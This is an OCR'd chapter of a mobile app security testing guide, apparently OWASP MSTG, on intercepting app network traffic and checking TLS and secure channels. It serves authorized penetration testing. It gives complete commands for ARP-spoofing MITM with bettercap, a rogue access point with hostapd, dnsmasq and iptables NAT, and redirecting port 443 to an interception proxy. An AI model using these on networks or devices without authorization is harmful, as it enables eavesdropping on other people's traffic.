
Intercepting HTTP(S) Traffic

In many cases, it is most practical to configure a system proxy on the mobile device, so that HTTP(S) traffic is redirected through an *interception proxy* running on your host computer. By monitoring the requests between the mobile app client and the backend, you can easily map the available server-side APIs and gain insight into the communication protocol. Additionally, you can replay and manipulate requests to test for server-side vulnerabilities.

Several free and commercial proxy tools are available. Here are some of the most popular:

- Burp Suite
- OWASP ZAP

To use the interception proxy, you'll need run it on your host computer and configure the mobile app to route HTTP(S) requests to your proxy. In most cases, it is enough to set a system-wide proxy in the network settings of the mobile device - if the app uses standard HTTP APIs or popular libraries such as `okhttp`, it will automatically use the system settings.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Headers Hex
? < + >
Type a search term
0 matches

Request to http://example.com:80 [93.184.216.34]

```
GET / HTTP/1.1
Host: example.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G955F Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.116 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-GB,en;q=0.8,en-US;q=0.6,de;q=0.4,th;q=0.2
Connection: close
```

Using a proxy breaks SSL certificate verification and the app will usually fail to initiate TLS connections. To work around this issue, you can install your proxy's CA certificate on the device. We'll explain how to do this in the OS-specific "Basic Security Testing" chapters.

Burp plugins to Process Non-HTTP Traffic

Interception proxies such as Burp and OWASP ZAP won't show non-HTTP traffic, because they aren't capable of decoding it properly by default. There are, however, Burp plugins available such as:

- Burp-non-HTTP-Extension and
- Mitm-relay.

These plugins can visualize non-HTTP protocols and you will also be able to intercept and manipulate the traffic.

Note that this setup can sometimes become very tedious and is not as straightforward as testing HTTP.

Intercepting Traffic on the Network Layer

Dynamic analysis by using an interception proxy can be straight forward if standard libraries are used in the app and all communication is done via HTTP. But there are several cases where this is not working:

- If mobile application development platforms like Xamarin are used that ignore the system proxy settings;
- If mobile applications verify if the system proxy is used and refuse to send requests through a proxy;
- If you want to intercept push notifications, like for example GCM/FCM on Android;
- If XMPP or other non-HTTP protocols are used.

In these cases you need to monitor and analyze the network traffic first in order to decide what to do next. Luckily, there are several options for redirecting and intercepting network communication:

- Route the traffic through the host computer. You can set up host computer as the network gateway, e.g. by using the built-in Internet Sharing facilities of your operating system. You can then use Wireshark to sniff any traffic from the mobile device.
- Sometimes you need to execute a MITM attack to force the mobile device to talk to you. For this scenario you should consider bettercap or use your own access point to redirect network traffic from the mobile device to your host computer (see below).
- On a rooted device, you can use hooking or code injection to intercept network-related API calls (e.g. HTTP requests) and dump or even manipulate the arguments of these calls. This eliminates the need to inspect the actual network data. We'll talk in more detail about these techniques in the "Reverse Engineering and Tampering" chapters.
- On macOS, you can create a "Remote Virtual Interface" for sniffing all traffic on an iOS device. We'll describe this method in the chapter "Basic Security Testing on iOS".

Simulating a Man-in-the-Middle Attack with bettercap

Network Setup

To be able to get a man-in-the-middle position your host computer should be in the same wireless network as the mobile phone and the gateway it communicates to. Once this is done you need the IP address of your mobile phone. For a full dynamic analysis of a mobile app, all network traffic should be intercepted.


MITM Attack

Start your preferred network analyzer tool first, then start bettercap with the following command and replace the IP address below (X.X.X.X) with the target you want to execute the MITM attack against.

```
$ sudo bettercap -eval "set arp.spoof.targets X.X.X.X; arp.spoof on; set arp.spoof.internal true; set arp.spoof.fullduplex true;"
bettercap v2.22 (built for darwin amd64 with go1.12.1) [type 'help' for a list of commands]

[19:21:39] [sys.log] [inf] arp.spoof enabling forwarding
[19:21:39] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

bettercap will then automatically send the packets to the network gateway in the (wireless) network and you are able to sniff the traffic. Beginning of 2019 support for full duplex ARP spoofing was added to bettercap.

On the mobile phone start the browser and navigate to `http://example.com`, you should see output like the following when you are using Wireshark.



```
ip.addr == 192.168.0.103

No.    Time         Source          Destination     Protocol Length Info
61530  1803.431684  192.168.0.103   17.252.233.247  TCP        74   56138 → 5228 [ACK] Seq=4086 Ack=9847 Win=1024 Len=0 TSval
61531  1803.431778  192.168.0.103   17.252.233.247  TCP        66   [TCP Dup ACK 61530#1] 56138 → 5228 [ACK] Seq=4086 Ack=984
61534  1803.835716  192.168.0.103   93.184.216.34   HTTP      453   GET / HTTP/1.1  [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
61535  1803.835832  192.168.0.103   93.184.216.34   TCP       445   [TCP Retransmission] 56143 → 80 [PSH, ACK] Seq=1138 Ack=2

▶ Frame 61534: 453 bytes on wire (3624 bits), 453 bytes captured (3624 bits) on interface 0
▶ Ethernet II, Src: Apple_1a:0e:3e (40:9c:28:1a:0e:3e), Dst: 38:f9:d3:89:42:5d (38:f9:d3:89:42:5d)
▶ Internet Protocol Version 4, Src: 192.168.0.103, Dst: 93.184.216.34
▶ Transmission Control Protocol, Src Port: 56143, Dst Port: 80, Seq: 1138, Ack: 2873, Len: 379
▼ Hypertext Transfer Protocol
  ▶ GET / HTTP/1.1\r\n
    Host: example.com\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148…
    Accept-Language: en-sg\r\n
    DNT: 1\r\n
    Accept-Encoding: gzip, deflate\r\n
    \r\n
    [Full request URI: http://example.com/]
    [HTTP request 4/4]
```

If that's the case, you are now able to see the complete network traffic that is sent and received by the mobile phone. This includes also DNS, DHCP and any other form of communication and can therefore be quite "noisy". You should therefore know how to use DisplayFilters in Wireshark or know how to filter in tcpdump to focus only on the relevant traffic for you.

> Man-in-the-middle attacks work against any device and operating system as the attack is executed on OSI Layer 2 through ARP Spoofing. When you are MITM you might not be able to see clear text data, as the data in transit might be encrypted by using TLS, but it will give you valuable information about the hosts involved, the protocols used and the ports the app is communicating with.

Simulating a Man-in-the-Middle Attack with an access point

Network Setup

A simple way to simulate a man-in-the-middle (MITM) attack is to configure a network where all packets between the devices in scope and the target network are going through your host computer. In a mobile penetration test, this can be achieved by using an access point the mobile devices and your host computer are connected to. Your host computer is then becoming a router and an access point.

Following scenarios are possible:

- Use your host computer's built-in WiFi card as an access point and use your wired connection to connect to the target network.
- Use an external USB WiFi card as an access point and user your host computer built-in WiFi to connect to the target network (can be vice-versa).
- Use a separate access point and redirect the traffic to your host computer.

The scenario with an external USB WiFi card require that the card has the capability to create an access point. Additionally, you need to install some tools and/or configure the network to enforce a man-in-the-middle position (see below). You can verify if your WiFi card has AP capabilities by using the command `iwconfig` on Kali Linux:


```
$ iw list | grep AP
```

The scenario with a separate access point requires access to the configuration of the AP and you should check first if the AP supports either:

- port forwarding or
- has a span or mirror port.

In both cases the AP needs to be configured to point to your host computer's IP. Your host computer must be connected to the AP (via wired connection or WiFi) and you need to have connection to the target network (can be the same connection as to the AP). Some additional configuration may be required on your host computer to route traffic to the target network.

> If the separate access point belongs to the customer, all changes and configurations should be clarified prior to the engagement and a backup should be created, before making any changes.



Installation

The following procedure is setting up a man-in-the-middle position using an access point and an additional network interface:

Create a WiFi network either through a separate access point or through an external USB WiFi card or through the built-in card of your host computer.

This can be done by using the built-in utilities on macOS. You can use share the internet connection on Mac with other network users.

For all major Linux and Unix operating systems you need tools such as:

- hostapd
- dnsmasq
- iptables
- wpa_supplicant
- airmon-ng

For Kali Linux you can install these tools with `apt-get`:

```
$ apt-get update
$ apt-get install hostapd dnsmasq aircrack-ng
```

> iptables and wpa_supplicant are installed by default on Kali Linux.

In case of a separate access point, route the traffic to your host computer. In case of an external USB WiFi card or built-in WiFi card the traffic is already available on your host computer.

Route the incoming traffic coming from the WiFi to the additional network interface where the traffic can reach the target network. Additional network interface can be wired connection or other WiFi card, depending on your setup.

Configuration

We focus on the configuration files for Kali Linux. Following values need to be defined:

- wlan1 - id of the AP network interface (with AP capabilities),
- wlan0 - id of the target network interface (this can be wired interface or other WiFi card)
- 10.0.0.0/24 - IP addresses and mask of AP network

The following configuration files need to be changed and adjusted accordingly:

- hostapd.conf

```
# Name of the WiFi interface we use
interface=wlan1
# Use the nl80211 driver
driver=nl80211
hw_mode=g
channel=6
wmm_enabled=1
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
# Name of the AP network
ssid=STM-AP
# Password of the AP network
wpa_passphrase=password
```

- wpa_supplicant.conf

```
network={
    ssid="NAME_OF_THE_TARGET_NETWORK"
    psk="PASSWORD_OF_THE_TARGET_NETWORK"
}
```

- dnsmasq.conf

```
interface=wlan1
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

MITM Attack

To be able to get a man-in-the-middle position you need to run the above configuration. This can be done by using the following commands on Kali Linux:

```
# check if other process is not using WiFi interfaces
$ airmon-ng check kill
# configure IP address of the AP network interface
$ ifconfig wlan1 10.0.0.1 up
# start access point
$ hostapd hostapd.conf
# connect the target network interface
$ wpa_supplicant -B -i wlan0 -c wpa_supplicant.conf
# run DNS server
$ dnsmasq -C dnsmasq.conf -d
# enable routing
$ echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables will NAT connections from AP network interface to the target network interface
$ iptables --flush
$ iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
$ iptables --append FORWARD --in-interface wlan1 -j ACCEPT
$ iptables -t nat -A POSTROUTING -j MASQUERADE
```

Now you can connect your mobile devices to the access point.

Network Analyzer Tool

Install a tool that allows you to monitor and analyze the network traffic that will be redirected to your host computer. The two most common network monitoring (or capturing) tools are:

- Wireshark (CLI pendant: TShark)
- tcpdump

Wireshark offers a GUI and is more straightforward if you are not used to the command line. If you are looking for a command line tool you should either use TShark or tcpdump. All of these tools are available for all major Linux and Unix operating systems and should be part of their respective package installation mechanisms.

Setting a Proxy Through Runtime Instrumentation

On a rooted or jailbroken device, you can also use runtime hooking to set a new proxy or redirect network traffic. This can be achieved with hooking tools like Inspeckage or code injection frameworks like Frida and cycript. You'll find more information about runtime instrumentation in the "Reverse Engineering and Tampering" chapters of this guide.

Example - Dealing with Xamarin

As an example, we will now redirect all requests from a Xamarin app to an interception proxy.

Xamarin is a mobile application development platform that is capable of producing native Android and iOS apps by using Visual Studio and C# as programming language.

When testing a Xamarin app and when you are trying to set the system proxy in the Wi-Fi settings you won't be able to see any HTTP requests in your interception proxy, as the apps created by Xamarin do not use the local proxy settings of your phone. There are three ways to resolve this:

- 1st way: Add a default proxy to the app, by adding the following code in the `OnCreate` or `Main` method and re-create the app:

  ```
  WebRequest.DefaultWebProxy = new WebProxy("192.168.11.1", 8080);
  ```

- 2nd way: Use bettercap in order to get a man-in-the-middle position (MITM), see the section above about how to setup a MITM attack. When being MITM you only need to redirect port 443 to your interception proxy running on localhost. This can be done by using the command `rdr` on macOS:

  ```
  $ echo "
  rdr pass inet proto tcp from any to any port 443 -> 127.0.0.1 port 8080
  " | sudo pfctl -ef -
  ```

- For Linux systems you can use `iptables`:

  ```
  $ sudo iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT --to-destination 127.0.0.1:8080
  ```

- As last step, you need to set the option 'Support invisible proxy' in the listener settings of Burp Suite.


- 3rd way: Instead of bettercap an alternative is tweaking the `/etc/hosts` on the mobile phone. Add an entry into `/etc/hosts` for the target domain and point it to the IP address of your intercepting proxy. This creates a similar situation of being MiTM as with bettercap and you need to redirect port 443 to the port which is used by your interception proxy. The redirection can be applied as mentioned above. Additionally, you need to redirect traffic from your interception proxy to the original location and port.

> When redirecting traffic you should create narrow rules to the domains and IPs in scope, to minimize noise and out-of-scope traffic.

The interception proxy need to listen to the port specified in the port forwarding rule above, which is 8080.

When a Xamarin app is configured to use a proxy (e.g. by using `WebRequest.DefaultWebProxy`) you need to specify where traffic should go next, after redirecting the traffic to your intercepting proxy. You need to redirect the traffic to the original location. The following procedure is setting up a redirection in Burp to the original location:

1. Go to **Proxy** tab and click on **Options**
2. Select and edit your listener from the list of proxy listeners.
3. Go to **Request handling** tab and set:
   - Redirect to host: provide original traffic location.
   - Redirect to port: provide original port location.
   - Set 'Force use of SSL' (when HTTPS is used) and set 'Support invisible proxy'.



Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its

Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:8080			Per-host

Each installati

Use these set

✓ Intercept r

☐ Automatic

These settings control whether Burp redirects requests received by this listener.

Redirect to host: 192.168.0.1

Redirect to port: 443

✓ Force use of SSL

Invisible proxy support allows non-proxy-aware clients to connect directly to the listener.

✓ Support invisible proxying (enable only if needed)

CA Certificates

If not already done, install the CA certificates in your mobile device which will allow us to intercept HTTPS requests:

- Install the CA certificate of your interception proxy into your Android phone > Note that starting with Android 7.0 (API level 24) the OS no longer trusts a user supplied CA certificate unless specified in the app. Bypassing this security measure will be addressed in the “Basic Security Testing” chapters.
- Install the CA certificate of your interception proxy into your iOS phone

Intercepting Traffic

Start using the app and trigger it’s functions. You should see HTTP messages showing up in your interception proxy.

> When using bettercap you need to activate “Support invisible proxying” in Proxy Tab / Options / Edit Interface

Verifying Data Encryption on the Network (MSTG-NETWORK-1 and MSTG-NETWORK-2)

Overview

One of the core mobile app functions is sending/receiving data over untrusted networks like the Internet. If the data is not properly protected in transit, an attacker with access to any part of the network infrastructure (e.g., a Wi-Fi access point) may intercept, read, or modify it. This is why plaintext network protocols are rarely advisable.

The vast majority of apps rely on HTTP for communication with the backend. HTTPS wraps HTTP in an encrypted connection (the acronym HTTPS originally referred to HTTP over Secure Socket Layer (SSL); SSL is the deprecated predecessor of TLS). TLS allows authentication of the backend service and ensures confidentiality and integrity of the network data.

Recommended TLS Settings

Ensuring proper TLS configuration on the server side is also important. The SSL protocol is deprecated and should no longer be used. Also TLS v1.0 and TLS v1.1 have known vulnerabilities and their usage is deprecated in all major browsers by 2020. TLS v1.2 and TLS v1.3 are considered best practice for secure transmission of data. Starting with Android 10 (API level 29) TLS v1.3 will be enabled by default for faster and secure communication. The major change with TLS v1.3 is that customizing cipher suites is no longer possible and that all of them are enabled when TLS v1.3 is enabled, whereas Zero Round Trip (0-RTT) mode isn’t supported.

When both the client and server are controlled by the same organization and used only for communicating with one another, you can increase security by hardening the configuration.

If a mobile application connects to a specific server, its networking stack can be tuned to ensure the highest possible security level for the server’s configuration. Lack of support in the underlying operating system may force the mobile application to use a weaker configuration.

Cipher Suites Terminology

Cipher suites have the following structure:

- **Protocol_KeyExchangeAlgorithm_WITH_BlockCipher_IntegrityCheckAlgorithm**

This structure can be described as follows:

- The Protocol the cipher uses
- The key Exchange Algorithm used by the server and the client to authenticate during the TLS handshake
- The block cipher used to encrypt the message stream
- Integrity check algorithm used to authenticate messages

Example: `TLS_RSA_WITH_3DES_EDE_CBC_SHA`

In the example above the cipher suites uses:

- TLS as protocol
- RSA Asymmetric encryption for Authentication
- 3DES for Symmetric encryption with EDE_CBC mode
- SHA Hash algorithm for integrity

Note that in TLSv1.3 the KeyExchangeAlgorithm is not part of the cipher suite, instead it is determined during the TLS handshake.

In the following listing, we'll present the different algorithms of each part of the cipher suite.

Protocols:

- `SSLv1`
- `SSLv2` - RFC 6176
- `SSLv3` - RFC 6101
- `TLSv1.0` - RFC 2246
- `TLSv1.1` - RFC 4346
- `TLSv1.2` - RFC 5246
- `TLSv1.3` - RFC 8446

Key Exchange Algorithms:

- `DSA` - RFC 6979
- `ECDSA` - RFC 6979
- `RSA` - RFC 8017
- `DHE` - RFC 2631 - RFC 7919
- `ECDHE` - RFC 4492
- `PSK` - RFC 4279
- `DSS` - FIPS186-4
- `DH_anon` - RFC 2631 - RFC 7919
- `DHE_RSA` - RFC 2631 - RFC 7919
- `DHE_DSS` - RFC 2631 - RFC 7919
- `ECDHE_ECDSA` - RFC 8422
- `ECDHE_PSK` - RFC 8422 - RFC 5489
- `ECDHE_RSA` - RFC 8422

Block Ciphers:

- `DES` - RFC 4772
- `DES_CBC` - RFC 1829
- `3DES` - RFC 2420
- `3DES_EDE_CBC` - RFC 2420
- `AES_128_CBC` - RFC 3268
- `AES_128_GCM` - RFC 5288
- `AES_256_CBC` - RFC 3268
- `AES_256_GCM` - RFC 5288
- `RC4_40` - RFC 7465
- `RC4_128` - RFC 7465
- `CHACHA20_POLY1305` - RFC 7905 - RFC 7539

Integrity Check Algorithms:

- `MD5` - RFC 6151
- `SHA` - RFC 6234
- `SHA256` - RFC 6234
- `SHA384` - RFC 6234

Note that the efficiency of a cipher suite depends on the efficiency of its algorithms.

In the following, we'll present the updated recommended cipher suites list to use with TLS. These cipher suites are recommended by both IANA in its TLS parameters documentation and OWASP TLS Cipher String Cheat Sheet:

- IANA recommended cipher suites can be found in TLS Cipher Suites.
- OWASP recommended cipher suites can be found in the TLS Cipher String Cheat Sheet.

Note that in Android 10 the following SHA-2 CBC cipher suites have been removed:

- `TLS_RSA_WITH_AES_128_CBC_SHA256`
- `TLS_RSA_WITH_AES_256_CBC_SHA256`
- `TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256`
- `TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384`
- `TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256`
- `TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384`

Some Android and iOS versions do not support some of the recommended cipher suites, so for compatibility purposes you can check the supported cipher suites for Android and iOS versions and choose the top supported cipher suites.

Static Analysis

Identify all API/web service requests in the source code and ensure that no plain HTTP URLs are used. Make sure that sensitive information is sent over secure channels by using HttpsURLConnection or SSLSocket (for socket-level communication using TLS).

Be aware that `SSLSocket` **doesn't** verify the hostname. Use `getDefaultHostnameVerifier` to verify the hostname. The Android developer documentation includes a code example.

Verify that the server or termination proxy at which the HTTPS connection terminates is configured according to best practices. See also the OWASP Transport Layer Protection cheat sheet and the Qualys SSL/TLS Deployment Best Practices.

Dynamic Analysis

Intercept the tested app's incoming and outgoing network traffic and make sure that this traffic is encrypted. You can intercept network traffic in any of the following ways:

- Capture all HTTP(S) and Websocket traffic with an interception proxy like OWASP ZAP or Burp Suite and make sure all requests are made via HTTPS instead of HTTP.
- Interception proxies like Burp and OWASP ZAP will show HTTP(S) traffic only. You can, however, use a Burp plugin such as Burp-non-HTTP-Extension or the tool mitm-relay to decode and visualize communication via XMPP and other protocols.

> Some applications may not work with proxies like Burp and OWASP ZAP because of Certificate Pinning. In such a scenario, please check "Testing Custom Certificate Stores and Certificate Pinning".

If you want to verify whether your server supports the right cipher suites, there are various tools you can use:

- nscurl - see Testing Network Communication for iOS for more details.
- testssl.sh which "is a free command line tool which checks a server's service on any port for the support of TLS/SSL ciphers, protocols as well as some cryptographic flaws".

Making Sure that Critical Operations Use Secure Communication Channels (MSTG-NETWORK-5)

Overview

For sensitive applications like banking apps, OWASP MASVS introduces "Defense in Depth" verification levels. The critical operations (e.g., user enrolment and account recovery) of such applications are some of the most attractive targets to attackers. This requires implementation of advanced security controls, such as additional channels to confirm user actions without relying on SMS or email.

Note that using SMS as an additional factor for critical operations is not recommended. Attacks like SIM swap scams were used in many cases to attack Instagram accounts, cryptocurrency exchanges and of course financial institutions to bypass SMS verification. SIM swapping is a legitimate service offered by many carriers to switch your mobile number to a new SIM card. If an attacker manages to either convince the carrier or recruits retail workers at mobile shops to do a SIM swap, the mobile number will be transferred to a SIM the attacker owns. As a result of this, the attacker will be able to receive all SMS and voice calls without the victim knowing it.

There are different ways to protect your SIM card, but this level of security maturity and awareness cannot be expected from a normal user and is also not enforced by the carriers.

Also the usage of emails shouldn't be considered as a secure communication channel. Encrypting emails is usually not offered by service providers and even when available not used by the average user, therefore the confidentiality of data when using emails cannot be guaranteed. Spoofing, (spear|dynamite) phishing and spamming are additional ways to trick users by abusing emails. Therefore other secure communication channels should be considered besides SMS and email.

Static Analysis

Review the code and identify the parts that refer to critical operations. Make sure that additional channels are used for such operations. The following are examples of additional verification channels:

- Token (e.g., RSA token, YubiKey),
- Push notification (e.g., Google Prompt),
- Data from another website you have visited or scanned (e.g. QR code) or
- Data from a physical letter or physical entry point (e.g., data you receive only after signing a document at a bank).

Make sure that critical operations enforce the use of at least one additional channel to confirm user actions. These channels must not be bypassed when executing critical operations. If you're going to implement an additional factor to verify the user's identity, consider also one-time passcodes (OTP) via Google Authenticator.

Dynamic Analysis

Identify all of the tested application's critical operations (e.g., user enrollment, account recovery, and financial transactions). Ensure that each critical operation requires at least one additional verification channel. Make sure that directly calling the function doesn't bypass the usage of these channels.

References

OWASP MASVS

- MSTG-NETWORK-1: "Data is encrypted on the network using TLS. The secure channel is used consistently throughout the app."
- MSTG-NETWORK-2: "The TLS settings are in line with current best practices, or as close as possible if the mobile operating system does not support the recommended standards."
- MSTG-NETWORK-5: "The app doesn't rely on a single insecure communication channel (email or SMS) for critical operations, such as enrollments and account recovery."

Android

- Android supported Cipher suites - https://developer.android.com/reference/javax/net/ssl/SSLSocket#Cipher%20suites

- Android documentation: Android 10 Changes - https://developer.android.com/about/versions/10/behavior-changes-all

iOS

